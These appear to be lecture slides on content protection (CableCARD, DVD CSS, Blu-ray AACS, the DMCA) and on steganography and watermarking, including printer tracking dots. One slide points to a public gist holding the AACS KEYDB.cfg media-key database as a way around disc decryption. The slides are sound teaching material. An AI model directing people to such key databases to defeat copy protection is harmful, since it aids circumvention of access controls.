Entitlement Control Msg (ECM)
E(control word)
Decrypt control word with key from ECM
infrequent updates
Entitlement Management Msg
E(ECM)
Decrypt ECM with key from EMM

CableCARD

- Card device to allow customers to access digital cable TV channels on generic devices
- Identifies and authorizes subscriber
- Receives EMM (Entitlement Management Messages) for premium channels
- Decodes encrypted digital cable signal
  - Performs conditional access logic & decryption
  - Provides an MPEG-2 media stream to the host
  - Tuner and MPEG decoder are part of the host equipment

CableCARD

- CableCARD did not provide host device certification for two-way communication
- Deployment of proprietary set-top boxes is far bigger than CableCard
- Next (possible) successor: AllVid
  - Universal adapter for all types of pay TV and interactive program guides
  - Can communicate to any device with a screen
  - Endorsed by Google, Best Buy, Mitsubishi, Sony Electronics, TiVo
  - *Not endorsed by cable companies*

DVD Content Scrambling System (CSS)

- Stream cipher – weak – can be broken in 2^{25} tries
- Each player has one or more manufacturer-specific keys
- Each DVD has a disk key encrypted under **each** of the manufacturer's keys
  - Goal was to to produce new disks that omit a specific manufacturer's key if it leaked
  - BUT – given any key in the system, all others can be found
  - Manufacturers had an incentive to keep costs down, not use tamper-resistant hardware
- DVD players on PCs
  - PCs are an open platform – only way to "protect" the code was to obfuscate it

Blu-ray: Advanced Access Control System

- Uses AES to encrypt content
  - Media key encrypted with a combination of a media key and volume ID (serial number of the disc)
    - Serial number cannot be duplicated on recordable media
- **CSS**
  - Unique encryption key for content – key is encrypted for a set of players
  - All players of a model group have the same decryption key
  - Disc contains several hundred encrypted keys, one for each licensed player model
- **AACS**
  - Unique media key for content – key is encrypted for a player
  - Each individual player has a unique set of decryption keys
  - Licensors can revoke keys for individual players in future content
  - AACS keys compromised since 2007 – keys were found using debuggers

Content isn't really protected

People built databases of media keys – so no need to decrypt the media key

- Do a google/bing search for **AACS KEYDB.cfg**
  - https://gist.github.com/HenkPoley/41ed899251aa771cb1d061d49a3888e5
- 18 processing keys
- 23,999 titles as of 9/3/2017

There's also the **analog hole**


Legal barriers: DMCA

Digital Millennium Copyright Act

Criminalizes production and dissemination of technology, devices, or services intended to circumvent measures (DRM) that control access to copyrighted works. It also criminalizes the act of circumventing an access control, whether or not there is actual infringement of copyright itself.

Without DMCA, anyone would be able to build a set-top box to decode video signals

- Just crack HDCP (High Definition Content Protection)



steganography

στεγανός

γραφία

covered

writing

The art of secret (hidden) writing

Steganography

Art and science of communicating in a way that hides the existence of a message

signal or pattern imposed on content

- Persistent under transmission
- Not encryption – original image/file is intact
- Not fingerprinting
  - Fingerprinting leaves separate file describing contents

Classic techniques

- Invisible ink (1st century AD - WW II)
- Tattooed message on head
- Overwrite select characters in printed type in pencil
  - look for the gloss
- Pin punctures in type
- Microdots (WW II)
- Newspaper clippings, knitting instructions, XOXO signatures, report cards, …

Motivation

- Steganography received little attention in computing
- Renewed interest because of industry's desire to protect copyrighted digital work
  - Audio, images, video, documents
- Detect counterfeiter, unauthorized presentation, embed key, embed author ID
- Also useful for forensics: enemies may use steganography to conceal their messages
  - Communication, stolen data, botnet controls

Steganography ≠ Copy protection

INDEPENDENT

Isis and al-Qaeda sending coded messages through eBay, pornography and Reddit

Kashmira Gander – Monday 2 March 2015 19:29 GMT

Isis and al-Qaeda members are communicating with each other via coded messages hidden on websites including eBay, Reddit, and inside pornographic photos, according to a new book.

Gordon Thomas, who has sources inside Israel's Mossad spy agency, has revealed that the organisation's cyber warfare department's most skilled cryptologists mastered a technique known as steganography, which is used to to conceal secret information within a digital file. The spies found that al-Qaeda had used the technique to hide messages in goods offered for sale on eBay, according to extracts from *Gideon's Spies: The Secret History of the Mossad* published by *The New York Post*.

Null Cipher

- Hide message among irrelevant data
- Confuse the cryptoanalyst

Big rumble in New Guinea.
The war on
celebrity acts should end soon.
Over four
big ecstatic elephants replicated.

Null Cipher

- Hide message among irrelevant data
- Confuse the cryptoanalyst

Big rumble in New Guinea.
The war on
celebrity acts should end soon.
Over four
big ecstatic elephants replicated.

Bring two cases of beer.

BBC News 27 April 2006

Judge creates own Da Vinci code

The judge who presided over the failed Da Vinci Code plagiarism case at London's High Court hid his own secret code in his written judgement.

Seemingly random italicised letters were included in the 71-page judgement given by Mr Justice Peter Smith, which apparently spell out a message.

Mr Justice Smith said he would confirm the code if someone broke it.


"I can't discuss the judgement, but I don't see why a judgement should not be a matter of fun," he said.

Italicised letters in the first few pages spell out "Smithy Code", while the following pages also contain marked out letters.

http://news.bbc.co.uk/go/pr/fr/-/1/hi/entertainment/4949488.stm

Chaffing & Winnowing

- Separate good messages from the bad ones
- Stream of unencoded messages with signatures
  - Some signatures are bogus
  - Need to have the key to test




Steganography in images

- Spatial domain
  - Bit flipping
  - Color separation

- Frequency domain
  - Embed signal in select frequency bands (e.g., high frequency areas)
  - Apply FFT/DCT transform first


  - Alter the least perceptible bits to avoid detection
    - *But these are the same bits targeted by lossy image compression software*

Machine ID codes in laser printers




See http://www.eff.org/Privacy/printers/


Machine ID codes in laser printers



Machine ID codes in laser printers



Machine ID codes in laser printers



"2005-06-21 12:50 serial 21052857
[or 052857]"

Designed by Xerox to identify counterfeit currency and help track down counterfeiters

Watermarking vs. Steganography

Both techniques hide a message in data

Goal of **steganography**

- Intruder cannot detect the message
- Primarily 1:1 communication


Goal of **watermarking**


- Intruder cannot remove or replace the message (robustness is important)
- Doesn't have to be invisible
- Primarily 1:many communication


Watermarking applications


- Copyright protection
  - Embed information about owner
- Copy protection
  - Embed rights management information
  - But you need a trusted player
- Content authentication
  - Detect changes to the content

UV Watermarking










Also passports, amusement park re-entry,


Text

- Text lines shifted up/down
  (40 lines text ⇒ 2^{40} codes)
- word space coding
- character encoding - minor changes to shapes of characters



Text

- Text lines shifted up/down
  (40 lines text ⇒ 2^{40} codes)
- word space coding
- character encoding - minor changes to shapes of characters




- works only on "images" of text e.g., PDF, postscript

Audio

Perceptual coding

- Inject signal into areas that will not be detected by humans
- May be obliterated by compression



Amazon MP3 audio

Identifies where the song was purchased, not the user

Difference

Video

- Coding still frames - spatial or frequency
- Data encoded during refresh
  - closed captioning
- Visible watermarking
  - used by most networks (logo at bottom-right)

The end